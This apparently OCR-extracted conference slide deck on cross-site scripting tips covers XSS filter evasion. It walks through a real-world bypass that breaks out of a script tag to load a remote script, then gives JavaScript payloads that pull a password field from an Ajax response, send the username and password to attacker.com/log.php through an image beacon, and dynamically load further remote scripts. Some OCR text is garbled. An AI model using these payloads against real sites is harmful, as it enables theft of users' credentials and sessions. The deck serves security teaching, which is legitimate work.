
Cross Site Scripting
Tips & Tricks

Duong - DC214

What is XSS?

- Cross site Scripting



What can I do with XSS?

- Traditional XSS attacks:

  - Steal cookies (sessionID & probably with hashed pwd)
  - Inject annoying javascript codes or deface website (in stored XSS)
  - Can Not retrieve and process content on the fly

What can I do with XSS?

- New era of XSS (of course, with the help of XmlHTTPRequest):

- Perform malicious Ajax Calls (GET, POST requests)

- Basically, we can interact almost everything with current vulnerable we nalf.

It's all about filter invasion...


- HTML, CSS and Javascript is flexible.

- Don't limit yourself to forms: try with Flash , RSS, File Upload content

- Firebug is essential when dealing with web 2.0 (catch Ajax calls, view DOM trees...)


- XSS cheatsheet by RSnake is a good reference source.

Real-world filter evasion example



Real-world filter evasion example


- Ajax response caught by Firebug



Restriction One - Quote Jail

```
<script type="text/javascript">
...
EkSearch.SetPostBackCookie('BLAHBLAH'), '1')
...
</script>
```

So we want to escape the ' '



Restriction 1 - Quote Jail


Response:

```
<script type="text/javascript">
...

EkSearch.SetPostBackCookie('BLAHBLAH&#39; aaaa', '1')

...
</script>
```

Restriction 2 - Forbid Opening tag

Input :

O



Bypass Restriction 1 (Quote Jail)

- Input :

```
BLAH</script>
```

- Result:

```
<script type="text/javascript">
...
EkSearch.SetPostBackCookie('BLAH</script> ', '1')
...
</script>
```

Bypass Restriction 2 (Forbid Opening Tag)

- Look at :

```
<script type="text/javascript">
...
EkSearch.SetPostBackCookie('BLAH</script> ', '1')
...
</script>
```

Because there's already a **</script>** at the very end, => we don't need a FULL **<script>** to inject our malicious code.


So :

<script Works :)

Bypass Restriction 2 (Forbid Opening Tag)... cont

- Final Result:

```
<script type="text/javascript">
...
EkSearch.SetPostBackCookie('BLAH</script>
<script src="http://mywebsite.com/a.js" ', '1')
...
</script>
```



Some useful Ajax tricks

Be effective when crafting your Javascript payload.

- Extract value of an input field in HTML Ajax response:

```
html_response = ajaxGet("account_info.php")

var tempDiv = document.createElement("div");

tempDiv.innerHTML = html_response;

var arr= tempDiv.getElementsByTagName("input");

_userPassword = arr["password"].value;

//extracted user password
```

Some useful Ajax tricks (cont)

- Post harvested data to our remote script:

```
logInfoImg = new Image(0,0);

logInfoImg.src  = "http://attacker.com/log.php?"

logInfoImg.src += "user=" + _userName +"&p="+_userPassword

document.body.appendChild(logInfoImg);
```

Some useful Ajax tricks (cont)

- Dynamically load new javascript payload:

```
var head= document.getElementsByTagName("head")[0];
script = document.createElement('script');

script.id = "DynaScript";

script.type = 'text/javascript';

script.src = scriptName;

head.appendChild(script);
```

Some useful Ajax tricks (cont)

- Dynamically add event listener to an object:

```
myObj = document.getElementById('<your obj id>');

myObj.addEventListener('click',<your function>);
//add onClick

function <your function>(evt){
   //function body's here
}
```

Thank you
for listening!